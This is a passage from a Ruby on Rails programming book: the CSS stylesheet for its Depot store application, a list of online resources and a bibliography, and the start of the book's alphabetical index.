#main {
  margin-left: 15em;
  padding-top: 4ex;
  padding-left: 2em;
  background: white;
}

#side {
  float: left;
  padding-top: 1em;
  padding-left: 1em;
  padding-bottom: 1em;
  width: 14em;
  background: #141;
}

#side a {
  color: #bfb;
  font-size: small;
}

h1 {
  font: 150% sans-serif;
  color: #226;
  border-bottom: 3px dotted #77d;
}

/* And entry in the store catalog */

```

```

#store .entry {
  border-bottom: 1px dotted #77d;
}

#store .title {
  font-size: 120%;
  font-family: sans-serif;
}

#store .entry img {
  width: 75px;
  float: left;
}

#store .entry h3 {
  margin-bottom: 2px;
  color: #227;
}

#store .entry p {
  margin-top: 0px;
  margin-bottom: 0.8em;
}

#store .entry .price-line {
}

#store .entry .add-to-cart {
  position: relative;
}

#store .entry .price {
  color: #44a;
  font-weight: bold;
  margin-right: 2em;
  float: left;
}

/* Styles for the cart in the main page and the sidebar */

.cart-title {
  font: 120% bold;
}

.item-price, .total-line {
  text-align: right;
}

.total-line .total-cell {

```

```

    font-weight: bold;
    border-top: 1px solid #595;
}

/* Styles for the cart in the sidebar */

#cart, #cart table {
    font-size: smaller;
    color:    white;
}

#cart table {
    border-top:    1px dotted #595;
    border-bottom: 1px dotted #595;
    margin-bottom: 10px;
}

/* Styles for order form */

.depot-form fieldset {
    background: #efe;
}

.depot-form legend {
    color: #dfd;
    background: #141;
    font-style: sans-serif;
    padding: 0.2em 1em;
}

.depot-form label {
    width: 5em;
    float: left;
    text-align: right;
    margin-right: 0.5em;
    display: block;
}

.depot-form .submit {
    margin-left: 5.5em;
}

/* The error box */

.fieldWithErrors {
    padding: 2px;
    background-color: red;
    display: table;
}

```

```
#errorExplanation {
  width: 400px;
  border: 2px solid red;
  padding: 7px;
  padding-bottom: 12px;
  margin-bottom: 20px;
  background-color: #f0f0f0;
}

#errorExplanation h2 {
  text-align: left;
  font-weight: bold;
  padding: 5px 5px 5px 15px;
  font-size: 12px;
  margin: -7px;
  background-color: #c00;
  color: #fff;
}

#errorExplanation p {
  color: #333;
  margin-bottom: 0;
  padding: 5px;
}

#errorExplanation ul li {
  font-size: 12px;
  list-style: square;
}
```

Resources

D.1 Online Resources

Ruby on Rails <http://www.rubyonrails.com/>

The official Rails home page, with links to testimonials, documentation, community pages, downloads, and more. Some of the best resources for beginners include the movies showing folks coding Rails applications.

Ruby on Rails (for developers) <http://dev.rubyonrails.com/>

The page for serious Rails developers. Here you find pointers to the latest Rails source. You'll also find the Rails Trac system,¹ containing (among other things) the lists of current bugs, feature requests, and experimental changes.

D.2 Bibliography

- [Fow06] Chad Fowler. *Rails Recipes*. The Pragmatic Programmers, LLC, Raleigh, NC, and Dallas, TX, 2006.
- [HT00] Andrew Hunt and David Thomas. *The Pragmatic Programmer: From Journeyman to Master*. Addison-Wesley, Reading, MA, 2000.
- [TFH05] David Thomas, Chad Fowler, and Andrew Hunt. *Programming Ruby: The Pragmatic Programmers' Guide*. The Pragmatic Programmers, LLC, Raleigh, NC, and Dallas, TX, second edition, 2005.

¹<http://www.edgewall.com/trac/>. Trac is an integrated source code management system and project management system.

Index

Symbols

! (methods named xxx!), 542
/.../ (regular expression), 538
:name notation, 531
=> (in hashes), 537
=> (in parameter lists), 538
@name (instance variable), 534
[a, b, c] (array literal), 536
\$() method, 463
|| (Ruby OR operator), 542
||= (conditional assignment), 542
<%...%>, 41, 403
 suppress blank line with -%>, 404
<%=...%>, 40, 403
<< (append), 288, 537
{ a => b } (hash literal), 537
{ code } (code block), 539
301 and 307 redirect status, 368
37signals, 465

A

Accessors, 534

Action, 11

- automatic rendering, 363
- caching, 391
- exposing by mistake, 520
- flash data, 382
- hiding using private, 100
- index, 88
- method, 360
- template for, 363
- in URL, 11, 36, 347
- verify conditions before running, 389

:action parameter, 364

Action caching, 391

Action Controller, 18, 346–399

- action, 360
- asset_host configuration parameter, 413
- autoloading, 235

- automatic render, 363
- before_filter(), 164
- cache_sweeper(), 395
- caches_action(), 392
- caches_page(), 392
- cookies attribute, 362, 371
- DEFAULT_SESSION_OPTIONS configuration
 - parameter, 376
- default_url_options(), 358
- environment, 361
- erase_render_results(), 363
- expire_action(), 393
- expire_fragment(), 445, 446
- expire_page(), 393
- fragment_cache_store configuration
 - parameter, 447
- headers attribute, 362, 368, 371, 401
- helper(), 347, 408
- helper_method(), 408
- hide_action(), 360
- instance variables and template, 401
- layout(), 434
- layouts, 432
- logger attribute, 362
- model(), 347, 374
- naming conventions, 234
- observer(), 339, 347
- page_cache_directory configuration
 - parameter, 397
- page_cache_extension configuration
 - parameter, 397
- paginate(), 414
- params attribute, 102, 265, 362, 401, 415
- perform_caching configuration
 - parameter, 392
- private methods, 100
- process(), 348
- read_fragment(), 445

- redirect_to(), 369, 370
- render(), 120, 363, 364, 435, 436, 447, 483
- render_component(), 439
- render_component_as_string(), 440
- render_partial(), 436
- render_to_string(), 366
- request attribute, 361, 401
- response attribute, 362, 401
- saving using request type, 157
- send_data(), 366
- send_file(), 367
- session attribute, 98, 362, 373, 401
- submodules, 236
- template_root configuration parameter, 364, 400
- testing, 182, 194
- url_for(), 352, 357, 360
- uses_component_template_root(), 442
- verify(), 389
- web_service(), 502
- Action Mailer, 479–492
 - bcc and cc headers, 482
 - body template, 483
 - character set, 482
 - configuration, 479
 - create email, 484
 - date header, 483
 - default_charset configuration parameter, 481
 - deliver email, 484
 - delivery_method configuration parameter, 479
 - email
 - receiving, 487
 - sending, 479
 - email.encoded(), 485
 - from address, 482
 - functional testing, 490
 - generate mailer, 481
 - headers, 482
 - HTML format email, 485
 - link to, 412
 - obscuring addresses, 412
 - perform_deliveries configuration parameter, 480
 - Postfix, 488
 - .procmailrc file, 488
 - raise_delivery_errors configuration parameter, 481
 - read_fixture(), 489
 - receive(), 487, 489
 - receiving email, 487–489
 - recipients, 483
 - sending email, 479–486
 - sendmail, 479, 488
 - server_settings configuration parameter, 480
 - SMTP delivery, 480
 - subject, 483
 - testing, 479, 489–492
 - TMail class, 485, 487
 - unit testing, 489
- Action View, 17, 400–449
 - autoloading, 235
 - base_path attribute, 401
 - button_to(), 114, 398, 411
 - cache(), 443, 445
 - content_for(), 474
 - controller attribute, 401
 - error_message_on(), 429
 - html_escape(), 514
 - javascript_include_tag(), 454
 - link_to(), 398, 411
 - link_to_unless_current(), 411
 - naming convention, 234
 - text_field(), 470
- ActionController
 - redirect_to(), 111
 - render(), 178
 - respond_to(), 176
 - send_data(), 224
- Active Record, 13–17, 249–345
 - acts_as_list(), 307
 - acts_as_tree(), 310
 - add_to_base(), 324
 - after_create(), 332
 - after_destroy(), 332
 - after_find(), 334, 337
 - after_initialize(), 334
 - after_save(), 332
 - after_update(), 332
 - after_validation(), 332
 - after_validation_on_create(), 332
 - after_validation_on_update(), 332
 - aggregate objects, 313
 - attr_accessible(), 518
 - attr_protected(), 518
 - attribute_names(), 268
 - attribute_present(), 268
 - attributes, 253, 339–343
 - and columns, 251

- type mapping, 253
- attributes(), 268
- before_create(), 332
- before_destroy(), 332
- before_save(), 332
- before_update(), 332
- before_validation(), 332
- before_validation_on_create(), 332
- before_validation_on_update(), 332
- _before_type_cast, 254
- belongs_to(), 139, 281, 282, 287, 308
- and boolean columns, 254
- callback, 276, 331–339
 - objects, 335
- child objects, 287
- columns(), 252, 340
- columns_hash(), 340
- composed_of(), 314
- connecting to database, 259
- constructor, 262, 417
- count(), 269
- count_by_sql(), 269
- create(), 262, 518
- create from form parameters, 263
- create rows, 261
- custom SQL, 344
- default_timezone configuration
 - parameter, 334
- delete(), 276, 519
- delete_all(), 276, 519
- destroy(), 276, 288, 305, 519
- destroy_all(), 276, 519
- dynamic finder, 270
- errors attribute, 429
- errors.add(), 324
- errors.clear(), 324
- errors.on(), 324, 429
- establish_connection(), 259, 261
- find(), 89, 263, 511, 519
- find specified rows, 264
- find_by_sql(), 266, 268, 341, 344
- first(), 309
- foreign key, 277
- has_and_belongs_to_many(), 292
- has_many(), 139, 287, 290
- has_one(), 281, 285
- higher_item(), 309
- id, 257
- instance(), 339
- last(), 309
- life cycle, 331
- lock_optimistically configuration
 - parameter, 276
- locking, 274
- lower_item(), 309
- magic column names, 345
- move_higher(), 309
- move_lower(), 309
- move_to_bottom(), 309
- move_to_top(), 309
- naming conventions, 233, 250
- new_record(), 322
- observe(), 339
- observer, 338–339
- as ORM layer, 16
- per-class connection, 259
- placeholder in SQL, 265
- pluralize_table_names configuration
 - parameter, 250
- primary key, 257
- push_with_attributes(), 294
- raw SQL, 343
- read_attribute(), 254, 342
- record_timestamps configuration
 - parameter, 334
- reload(), 271, 309
- save(), 261, 272, 273, 305
- save!(), 273
- select_all(), 344
- select_one(), 344
- serialize(), 256
- session storage in, 377
- set_primary_key(), 258
- set_table_name(), 250
- storing Ruby objects, 256
- transaction(), 301
- update(), 273
- update rows, 272
- update_all(), 273
- update_attribute(), 272
- values interpreted as false, 255
- virtual columns, 342
- write_attribute(), 254
- Active Support, 241
 - blank(), 324
 - date and time, 245
 - numeric extensions, 245
 - string extensions, 243
 - time extensions, 246
- ActiveMerchant library (credit card processing), 137
- ActiveRecord

- to_xml(), 178
- Acts as..., 307
- acts_as_list() method, 307
 - :scope parameter, 308
- acts_as_tree() method, 310
 - :order parameter, 311
- add_to_base() method, 324
- ADO module, 30
- :after parameter, 203
- After filter, 385
 - modify response, 386
- after_create() method, 332
- after_destroy() method, 332
- after_filter() method
 - :except parameter, 386
 - :only parameter, 386
- after_find() method, 334, 337
- after_initialize() method, 334
- after_invocation() method, 505
 - :except parameter, 505
 - :only parameter, 505
- after_save() method, 332
- after_update() method, 332
- after_validation() method, 332
- after_validation_on_create() method, 332
- after_validation_on_update() method, 332
- Aggregation, 312–318
 - attributes, 313
 - constructor requirements, 313
- Agile Manifesto, 3
- Agility, 3–4
- ago() method, 245
- AJAX, 451–478
 - asynchronous nature, 453
 - autocomplete text field, 470
 - and the back button, 477
 - backward compatibility, 476, 477
 - call application from browser, 455
 - callbacks, 468
 - :complete, 468
 - :interactive, 468
 - :loaded, 468
 - :loading, 468
 - and cookies, 456
 - design issues, 478
 - disabling layout in response, 455
 - DOM manipulation
 - element access, 463
 - form_remote_tag(), 457, 468
 - game example, 457
 - including prototype.js, 454
 - insertion techniques, 467
 - link_to_remote(), 455, 456, 468
 - list update example, 471
 - observe_field(), 460
 - observer, 459
 - on-the-fly requests, 452
 - periodically_call_remote(), 461
 - post data, 460
 - progress indicators, 469
 - Rails support for, 454
 - request handling, 456
 - response from server, 469
 - search example, 460
 - send dynamic JavaScript from server, 470
 - testing, 475
 - update page dynamically, 452
 - visual effects without, 475
 - visual feedback, 464
 - XMLHttpRequest, 453
- :all parameter, 89, 265
- :ancestor parameter, 203
- :anchor parameter, 358
- Apache, 230
- API documentation, 6
- api_method() method, 496
 - :expects parameter, 496
 - :returns parameter, 496
- app/ directory, 223
- Application
 - documentation, 179
 - run from command line, 226
- application.rb, 163, 337, 374
- ApplicationController class, 36
- Around filter, 388
- Array (Ruby), 536
- assert_redirected_to() method, 197
- assert_response() method, 196, 197
 - :error parameter, 201
 - :missing parameter, 201
 - :redirect parameter, 201
 - :success parameter, 201
- assert_tag() method
 - :after parameter, 203
 - :ancestor parameter, 203
 - :attributes parameter, 202
 - :child parameter, 202
 - :children parameter, 203
 - :content parameter, 202
 - :count parameter, 203
 - :descendent parameter, 203

- `:greater_than` parameter, 204
- `:less_than` parameter, 204
- `:only` parameter, 204
- `:parent` parameter, 202
- `:sibling` parameter, 203
- `:tag` parameter, 202
- `asset_host` configuration parameter, 413
- assigns attribute, 204
- Association
 - acts as list, 307
 - acts as tree, 310
 - between tables, 277
 - caching child rows, 297
 - count child rows, 298
 - many-to-many, 279, 292
 - one-to-many, 287
 - one-to-one, 281
 - single-table inheritance, 318
- `at_beginning_of_day()` method, 246
- `at_beginning_of_month()` method, 246
- `at_beginning_of_week()` method, 246
- `at_beginning_of_year()` method, 246
- `at_midnight()` method, 246
- Atom (auto discovery), 413
- `attr_accessible()` method, 518
- `attr_protected()` method, 518
- `attribute_names()` method, 268
- `attribute_present()` method, 268
- Attributes
 - assigns (Test), 204
 - `base_path` (Action View), 401
 - controller (Action View), 401
 - cookies (Action Controller), 362, 371
 - cookies (Test), 204
 - domain (Request), 361
 - env (Request), 361
 - errors (Active Record), 429
 - flash (Test), 197, 204
 - headers (Action Controller), 362, 368, 371, 401
 - listing, 269
 - logger (Action Controller), 362
 - method (Request), 361
 - in model, 251
 - params (Action Controller), 102, 265, 362, 401, 415
 - passed between controller and view, 415
 - `raw_post` (Request), 460
 - `redirect_to_url` (Test), 205
 - `remote_ip` (Request), 361

- request (Action Controller), 361, 401
- response (Action Controller), 362, 401
- session (Action Controller), 98, 362, 373, 401
- session (Test), 204
- `:attributes` parameter, 202
- `attributes()` method, 268
- Authentication, 384
- Authorize users, 163
- Auto discovery (Atom, RSS), 413
- `auto_discovery_link_tag()` method, 413
- Autocomplete text field, 470
- Autoloading, 235

B

- Back button
 - problems with AJAX, 477
- Barron, Scott, 379
- `base_path` attribute, 401
- `:bcc` parameter, 412
- `bcc` header (email), 482
- `:before` parameter, 469
- Before filter, 385
- `before_create()` method, 332
- `before_destroy()` method, 332
- `before_filter()` method, 164
 - `:only` parameter, 386
- `before_invocation()` method, 505
 - `:except` parameter, 505
 - `:only` parameter, 505
- `before_save()` method, 332
- `_before_type_cast`, 254
- `before_update()` method, 332
- `before_validation()` method, 332
- `before_validation_on_create()` method, 332
- `before_validation_on_update()` method, 332
- begin statement, 540
- `belongs_to()` method, 139, 281, 282, 287, 308
 - `:conditions` parameter, 283
 - `:counter_cache` parameter, 298
 - `:foreign_key` parameter, 283
- Benchmark script, 227
- `Benchmark.realtime()` method, 217
- Berners-Lee, Sir Tim, 397
- Bind variable (SQL), 512
- `blank()` method, 242, 324
- Blob column type, 253
- Block (Ruby), 539
- Blogger, 494
- BlueCloth (formatting), 410

:body parameter, 412
 Boolean column type, 253, 254
 Breakpoints, 226, 238
 breakpointer command, 239
 Breed, Leon, 493
 Brodwall, Johannes, 522
 Browser
 back button problems, 477
 effects in, 462
 visual feedback, 464
 :buffer_size parameter, 367
 Business logic (keep out of templates), 403
 Business rules, 9
 button_to() method, 95, 114, 398, 411
 bytes() method, 245

C

cache() method, 443, 445
 cache_sweeper() method, 395
 caches_action() method, 392
 caches_page() method, 392
 Caching, 390–397
 action, 391
 child row count, 298, 312
 child rows, 297
 expiring, 393, 445
 file name, 396
 fragment, 442–447
 naming fragments, 446
 objects in session, 100
 only in production, 392, 444
 page, 390
 security issues, 522
 sent data, 428
 storage options, 447
 store fragments
 in DRb server, 447
 in files, 447
 in memcached server, 447
 in memory, 447
 sweeper, 394
 time-based expiry, 396
 what to cache, 392
 Callback
 AJAX, 468
 Cart
 accessing in session, 100
 design issues, 57
 :cc parameter, 412
 cc header (email), 482
 change() method, 246
 Char column type, 253
 Character set (email), 482
 check_box() method, 419
 :child parameter, 202
 :children parameter, 203
 Clark, Mike, 181
 Class (Ruby), 529, 533
 autoloading, 235
 :class_name parameter, 285, 288, 294, 314
 Clob column type, 253
 Code (downloading book's), 5
 Code block (Ruby), 539
 Collaboration, 4
 Collection
 edit on form, 418
 :collection parameter, 437
 Collection (iterating over), 437
 collection_select() method, 421
 :cols parameter, 419
 columns() method, 252, 340
 columns_hash() method, 340
 Command line
 run application from, 226, 488
 Comments (Ruby), 531
 :complete parameter, 470
 Component, 439–442
 build sidebar, 440
 package for others, 440
 composed_of() method, 314
 :class_name parameter, 314
 :mapping parameter, 314
 Compress response, 387
 :condition parameter, 469
 :conditions parameter, 264, 266, 283, 285, 288, 294
 Configuration, 230–232
 config/ directory, 230
 database connection, 230
 database.yml, 61, 63
 environments, 230
 parameters, 232, 545–548
 setting environment, 230
 Configuration parameters
 asset_host (Action Controller), 413
 default_charset (Action Mailer), 481
 DEFAULT_SESSION_OPTIONS (Action Controller), 376
 default_timezone (Active Record), 334
 delivery_method (Action Mailer), 479

- fragment_cache_store (Action Controller), 447
 - lock_optimistically (Active Record), 276
 - page_cache_directory (Action Controller), 397
 - page_cache_extension (Action Controller), 397
 - perform_caching (Action Controller), 392
 - perform_deliveries (Action Mailer), 480
 - pluralize_table_names (Active Record), 250
 - raise_delivery_errors (Action Mailer), 481
 - record_timestamps (Active Record), 334
 - server_settings (Action Mailer), 480
 - template_root (Action Controller), 364, 400
 - :confirm parameter, 411, 468
 - Connecting to database, 61, 259
 - console command, 226, 237
 - Constants, 531
 - Constructor, 530
 - :content parameter, 202
 - Content-Type, 367, 427
 - email, 482
 - content_for() method, 474
 - @content_for_layout, 92, 433
 - Control structures (Ruby), 538
 - Controller
 - Action Controller, 18
 - exposing actions by mistake, 520
 - functions of, 18
 - generating, 35, 87
 - handles request, 11
 - index action, 88
 - instance variable, 44
 - integration into model and view, 415
 - naming convention, 234
 - responsibility, 10
 - subclass, 388
 - submodules, 236, 357
 - access from template, 401
 - in URL, 11, 36, 347
 - use of partial templates, 438
 - controller attribute, 401
 - Convention over configuration, 2, 11, 16, 46, 233, 249
 - Cookies, 371–381
 - with AJAX, 456
 - expiry, 372
 - for sessions, 98
 - options, 372
 - restricting access to, 372
 - _session_id, 373
 - vulnerability to attack, 513
 - cookies attribute, 204, 362, 371
 - :count parameter, 203
 - count() method, 269
 - count_by_sql() method, 269
 - Counter
 - in partial collections, 437
 - Counter caching, 298
 - :counter_cache parameter, 298
 - :counter_sql parameter, 288
 - Counting rows, 269
 - Coupling
 - reducing with MVC, 10
 - create() method, 262, 518
 - Create new application, 59
 - created_at/created_on column, 334, 345
 - Credit card processing, 137
 - cron command, 381
 - Currency
 - problem with representation, 253
 - using aggregate, 316
 - Customer
 - working with, 53
 - cycle() method, 83
- ## D
-
- Data transfer, 366
 - Database
 - acts as..., 307
 - adapter, 61
 - adding column, 71
 - column names to attributes, 251
 - column type mapping, 253
 - connecting to, 61, 230, 259
 - count child rows, 298
 - _count column, 299
 - create rows, 261
 - create using mysqladmin, 60
 - creating, 60
 - DB2, 29, 260
 - embedded SQL, 13
 - encapsulate with model, 15
 - Firebird, 29
 - foreign key, 277
 - join table, 292
 - legacy schema, 255
 - map tables to classes, 15, 250
 - migration, 65, 67
 - MySQL, 29, 30, 260

- problems under Tiger, 64
- Oracle, 29, 260
- phpMyAdmin, 65
- Postgres, 29, 260
- preload child rows, 298
- primary key, 257
- row as object, 16
- Ruby objects in, 256
- self-referential join, 294
- SQL Server, 29, 30, 260
- SQLite, 30, 260
- supported, 231, 259
- table naming, 233, 250
- database.yml, 61, 63, 230, 261
 - aliasing within, 231
- :database_manager (sessions), 377
- Date
 - columns, 253, 334
 - formatting, 408
 - header (email), 483
 - scaling methods, 245
 - selection widget, 424
- date_select() method, 424
- Datetime column type, 253
- datetime_select() method, 424
- days() method, 245
- DBI (database interface), 14, 30
- Debian security vulnerability, 515
- debug() method, 238, 401, 409
- Debugging
 - breakpoints, 226, 238
 - using console, 237
 - console command, 226
 - debug(), 238
 - display request, 401
 - hints, 237-239
- Decimal column type, 253
- Declarations
 - explained, 534
 - acts_as_list (Active Record), 307
 - acts_as_tree (Active Record), 310
 - after_create (Active Record), 332
 - after_destroy (Active Record), 332
 - after_find (Active Record), 334
 - after_initialize (Active Record), 334
 - after_save (Active Record), 332
 - after_update (Active Record), 332
 - after_validation (Active Record), 332
 - after_validation_on_create (Active Record), 332
 - after_validation_on_update (Active Record), 332
 - attr_protected (Active Record), 518
 - before_create (Active Record), 332
 - before_destroy (Active Record), 332
 - before_save (Active Record), 332
 - before_update (Active Record), 332
 - before_validation (Active Record), 332
 - before_validation_on_create (Active Record), 332
 - before_validation_on_update (Active Record), 332
 - belongs_to (Active Record), 281, 282, 287
 - cache_sweeper (Action Controller), 395
 - caches_action (Action Controller), 392
 - caches_page (Action Controller), 392
 - composed_of (Active Record), 314
 - has_and_belongs_to_many (Active Record), 292
 - has_many (Active Record), 287, 290
 - has_one (Active Record), 281, 285
 - helper (Action Controller), 347, 408
 - layout (Action Controller), 434
 - map.connect (Routing), 348
 - model (Action Controller), 347, 374
 - observer (Action Controller), 339, 347
 - paginate (Action Controller), 414
 - serialize (Active Record), 256
 - set_primary_key (Active Record), 258
 - set_table_name (Active Record), 250
 - uses_component_template_root (Action Controller), 442
 - validates_acceptance_of (Validation), 325
 - validates_associated (Validation), 326
 - validates_confirmation_of (Validation), 326
 - validates_each (Validation), 327
 - validates_exclusion_of (Validation), 327
 - validates_format_of (Validation), 328
 - validates_inclusion_of (Validation), 329
 - validates_length_of (Validation), 329
 - validates_numericality_of (Validation), 330
 - validates_presence_of (Validation), 330
 - validates_uniqueness_of (Validation), 331
 - verify (Action Controller), 389
 - web_service (Action Controller), 502
- def keyword (methods), 531
- default_charset configuration parameter, 481

DEFAULT_SESSION_OPTIONS configuration
 parameter, 376
 default_timezone configuration parameter,
 334
 default_url_options() method, 358
 :delegated parameter, 502
 delete() method, 200, 276, 362, 519
 DELETE (HTTP method), 361
 delete_all() method, 276, 519
 delivery_method configuration parameter,
 479
 :dependent parameter, 285, 288
 Deployment, 524
 Depot application, 53
 administration, 152
 cart design issues, 57
 catalog listing, 87
 checkout, 136
 handling errors, 109
 layouts, 91
 shopping cart, 97
 source code, 549–571
 :descendent parameter, 203
 Desktop application
 emulating on Web, 452
 destroy() method, 276, 288, 305, 519
 Destroy command, 226
 destroy_all() method, 276, 519
 Development
 reloading code, 43
 server, 33
 development.rb, 231
 Digest, 152
 :direct parameter, 502
 Directory structure, 32, 222
 load path, 232
 test, 182
 :disposition parameter, 366, 367
 do ... end (code block), 539
 doc/ directory, 224
 Documentation
 application, 179
 Rails, 6
 DOM manipulation, 463–464
 \$, 463
 Element.remove(), 463
 Element.show(), 463
 Element.toggle(), 463
 Insertion.After(), 468
 Insertion.Before(), 468
 Insertion.Bottom(), 467

 Insertion.Top(), 467
 domain attribute, 361
 Double column type, 253
 DoubleRenderError exception, 363
 Download source code, 5
 DRb
 fragment store, 447
 session store, 378
 DRY, 2, 4
 and attributes, 251
 and components, 439
 and layouts, 432
 and partial templates, 458
 and routes, 352
 Dynamic finder, 270
 Dynamic list with AJAX, 471
 Dynamic SQL, 265

E

-e option, 230
 Echo service vulnerability, 515
 Effect.Appear() method, 465
 Effect.Fade() method, 465
 Effect.Highlight() method, 465
 Effect.Puff() method, 465
 Effect.Scale() method, 466
 Effect.Squish() method, 465
 Effects in browser, 462
 effects.js, 464
 Element.remove() method, 463
 Element.setContentZoom() method, 467
 Element.show() method, 463
 Element.toggle() method, 463
 email.encoded() method, 485
 Encapsulate database, 15
 :encode parameter, 412
 Encryption
 callback example, 335
 end_form_tag() method, 417
 env attribute, 361
 environment.rb, 231
 Environments, 230
 and caching, 392, 444
 custom, 230, 231
 email, 479
 load path, 232
 and logging, 225, 237
 specifying, 230, 231
 test, 184
 erase_render_results() method, 363
 Error

- displaying, 112
- handling in controller, 109
- handling in model, 429
- store in flash, 110, 382
- validation, 324
- :error parameter, 201
- Error (log level), 237
- error_message_on() method, 429
- error_messages_for() method, 429
- errors attribute, 429
- errors object, 77
- errors.add() method, 76, 324
- errors.clear() method, 324
- errors.on() method, 324, 429
- Escape HTML, 42
- escape_javascript() method, 471
- establish_connection() method, 259, 261
- exabyte() method, 245
- Example code, 549–571
- :except parameter, 386, 505
- Exception
 - rescue, 111
 - Ruby, 540
- :exclusively_dependent parameter, 288
- :expects parameter, 496
- expire_action() method, 393
- expire_fragment() method, 445, 446
- expire_page() method, 393
- Expiring cached content, 393, 445
- Expiring sessions, 381
- Expression (inline), 403

F

- Facade column, 342
- Fatal (log level), 237
- Feedback, 53
 - AJAX progress indicator, 469
- :file parameter, 365
- File autoloading, 235
- File name conventions, 233
- File transfer, 366
 - security issues, 521
 - uploading to application, 425–428
- file_field() method, 426
- :filename parameter, 366, 367
- Filter, 163, 384–390
 - after, 385
 - around, 388
 - before, 385
 - block, 385
 - and caching, 391
 - class, 385
 - compress response, 387
 - method, 385
 - modify response with, 386
 - ordering, 386
 - and subclassing, 388
 - terminate request with, 385
 - for verification, 389
- filter() method, 386
- find() method, 89, 263, 511, 519
 - :all parameter, 89, 265
 - :conditions parameter, 264, 266
 - :first parameter, 265
 - :include parameter, 268, 297
 - :joins parameter, 267
 - :limit parameter, 267
 - :offset parameter, 267
 - :order parameter, 267
- Find (dynamic), 270
- find_all_tag() method, 205
- find_by_sql() method, 266, 268, 341, 344
- find_tag() method, 205
- :finder_sql parameter, 288
- :first parameter, 265
- first() method, 309
- Fixnum extensions, 245
- fixture_file_upload() method, 205
- fixtures() method, 189
- Flash, 110, 382–384
 - display error in, 112
 - in layout, 383
 - .keep, 383
 - .now, 383
 - restrictions, 384
 - testing content, 197
- flash attribute, 197, 204
- Flat file
 - session store, 379
- Float column type, 253
- follow_redirect() method, 205
- Force reload child, 290
- :foreign_key parameter, 283, 285, 288, 294
- Form, 415–432
 - check_box(), 419
 - collection_select(), 421
 - collections on, 418
 - data, 146, 263
 - date_select(), 424
 - datetime_select(), 424
 - end_form_tag(), 417
 - fields in, 417

file_field(), 426
 form_tag(), 417
 form_remote_tag() (AJAX), 457
 helpers, 417–425
 hidden_field(), 419
 multipart data, 425
 nonmodel fields, 429–432
 option_groups_from_collection_for_select(), 423
 password_field(), 419
 radio_button(), 419
 security issues with parameters, 517
 select(), 420
 select_date(), 424
 select_datetime(), 424
 select_day(), 424
 select_hour(), 424
 select_minute(), 424
 select_month(), 424
 select_second(), 424
 select_tag(), 430
 select_time(), 424
 select_year(), 424
 selection list from database table, 421
 selection lists with groups, 422
 start_form_tag(), 417
 submitting, 415
 text_area(), 419
 text_field(), 419
 text_field_tag(), 430
 upload files via, 425
 form_remote_tag() method, 457, 468
 :html parameter, 477
 form_tag() method, 417
 :multipart parameter, 417, 426
 Formatting helpers, 408
 fortnights() method, 245
 fragment_cache_store configuration
 parameter, 447
 Frames and framesets, 451
 Framework, 1
 :frequency parameter, 460
 From address (email), 482
 from_now() method, 245
 Fuchs, Thomas, 451

G

gem_server, 6
 generate command, 226
 controller, 35, 87, 157, 236
 mailer, 481

scaffold, 68
 web_service, 494
 get() method, 158, 196, 200, 362
 GET (HTTP method), 157, 361
 problem with, 397–399
 Gibson, Joey, 30
 gigabytes() method, 245
 Google
 Mail, Maps, Suggest, 452
 Web Accelerator, 397
 :greater_than parameter, 204
 Grouped options in select lists, 422

H

h() method, 43, 83, 89, 405, 514
 has_and_belongs_to_many() method, 292
 :class_name parameter, 294
 :conditions parameter, 294
 :foreign_key parameter, 294
 has_many() method, 139, 287, 290
 :class_name parameter, 288
 :conditions parameter, 288
 :foreign_key parameter, 288
 :order parameter, 288
 has_one() method, 281, 285
 :class_name parameter, 285
 :conditions parameter, 285
 :counter_sql parameter, 288
 :dependent parameter, 285, 288
 :exclusively_dependent parameter, 288
 :finder_sql parameter, 288
 :foreign_key parameter, 285
 :order parameter, 285
 Hash (digest), 152
 Hash (Ruby), 537
 in parameter lists, 538
 head() method, 200, 362
 HEAD (HTTP method), 361
 headers attribute, 362, 368, 371, 401
 Headers (request), 362
 Hello World!, 35
 helper() method, 347, 408
 helper_method() method, 408
 Helpers, 406–408
 auto_discovery_link_tag(), 413
 button_to(), 95
 cycle(), 83
 debug(), 401, 409
 error_messages_for(), 429
 escape_javascript(), 471
 h(), 43, 83, 89, 405, 514

- html_escape(), 405
- image_tag(), 412
- implement with modules, 536
- JavaScript, 454
- link_to(), 48, 94
- loading, 346
- mail_to(), 412
- markdown(), 411
- naming convention, 234
- sanitize(), 405, 515
- sharing, 407
- stylesheet_link_tag(), 84, 413
- textilize(), 411
- truncate(), 83
- hidden_field() method, 419
 - :maxlength parameter, 419
 - :size parameter, 419
- hide_action() method, 360
- higher_item() method, 309
- :host parameter, 358
- hours() method, 245
- :href parameter, 477
- HTML
 - email, sending, 485
 - escaping, 42, 405
- :html parameter, 477
- html_escape() method, 405, 514
- HTTP
 - cookies, 371
 - is stateless, 97
 - redirect, 368
 - request method, 157
 - status (returning), 366
- Hyperlinks, 46

I

- id, 11, 101, 257, 278
 - custom SQL and, 344
 - and object identity, 343
 - security issue with model, 519
 - session, 373
 - security issue, 516
- id column, 345
- IDE (using with web services), 507
- Idempotent GET, 397–399
- Identity (model object), 343
- Idioms (Ruby), 541
- if statement, 538
- iframe, 451, 454
- Image links, 412
- image_tag() method, 412

- :include parameter, 268, 297
- Incremental development, 53
- index action, 88, 350
- Info (log level), 237
- initialize() (Ruby constructor), 530
- :inline parameter, 364
- Inline expression, 403
- InnoDB, 301
- Insert elements into page (AJAX), 467
- Insertion.After() method, 468
- Insertion.Before() method, 468
- Insertion.Bottom() method, 467
- Insertion.Top() method, 467
- Installing Rails, 19–31
 - updating, 31
- instance() method, 339
- Instance (of class), 529
- Instance method, 530, 534
- Instance variable, 44, 530, 534
- Int (integer) column type, 253
- Integer, validating, 330
- Intercepting methods (web services), 504
- Internet Explorer vulnerability, 516
- invoke() method, 506
- invoke_delegated() method, 507
- invoke_layered() method, 507
- irb (interactive Ruby), 226, 237, 541
- ISP (Internet Service Provider), 31
- Iterate over children, 288
- Iterator (Ruby), 539

J

- JavaScript
 - effects.js, 464
 - escaping, 471
 - handling errors in, 471
 - JsUnit for testing, 476
 - security problems with, 513
 - send from server to browser, 470
 - testing with Venkman, 476
- javascript_include_tag() method, 454
- JavaServer Faces, 11
- :joins parameter, 267
- JSP, 403
- JsUnit, 476

K

- Katz, Bill, 379
- Kilmer, Joyce, 410
- kilobytes() method, 245

L

last() method, 309
last_month() method, 246
last_year() method, 246
:layered parameter, 502
Layout, 91, 432–442

- access flash in, 383
- @content_for_layout, 92
- disabling, 434
- disabling with AJAX, 455
- naming convention, 234
- passing data to, 435
- render or not, 366
- selecting actions for, 434

:layout parameter, 366, 435, 455
layout() method, 434
less command, 111
